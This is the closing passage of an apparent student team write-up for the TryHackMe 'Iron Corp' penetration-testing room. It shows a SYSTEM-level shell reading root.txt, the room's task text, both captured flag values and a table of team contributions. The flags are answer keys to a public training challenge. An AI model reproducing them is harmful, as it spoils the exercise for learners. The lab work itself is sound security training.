+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCh
ildItemCommand

whoami
nt authority\system
cd ..
type c:\users\superadmin\desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users>
```

## Final Result:

Cai Qing entered the flag into THM and the flag was correct.

Task 1 ✓ Iron Corp

Iron Corp suffered a security breach not long time ago.

You have been chosen by Iron Corp to conduct a penetration test of their asset. They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: [ironcorp.me](http://ironcorp.me)

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

*Answer the questions below*

user.txt

thm{09b408056a13fc222f33e6e4cf599f8c}

Correct Answer

root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Correct Answer

## Contributions

Member's role and contribution:

ID	Name	Contribution	Signatures
1211102687	Emily Phang Ru Ying	Did most of the writing after compiling findings. Discovered the exploit to initial foothold.	<i>Emily</i>
1211102751	Teo Yu Jie	Did Enumeration. Did a check on the write-up.	<i>Teo</i>
1211102753	Lim Cai Qing	Video Editing. Did Root Privilege Escalation.	<i>Qing</i>
1211102975	Loi Xinyi	Did the recon.	<i>Xinyi</i>

VIDEO LINK: <https://youtu.be/DKR6GoGdd4U>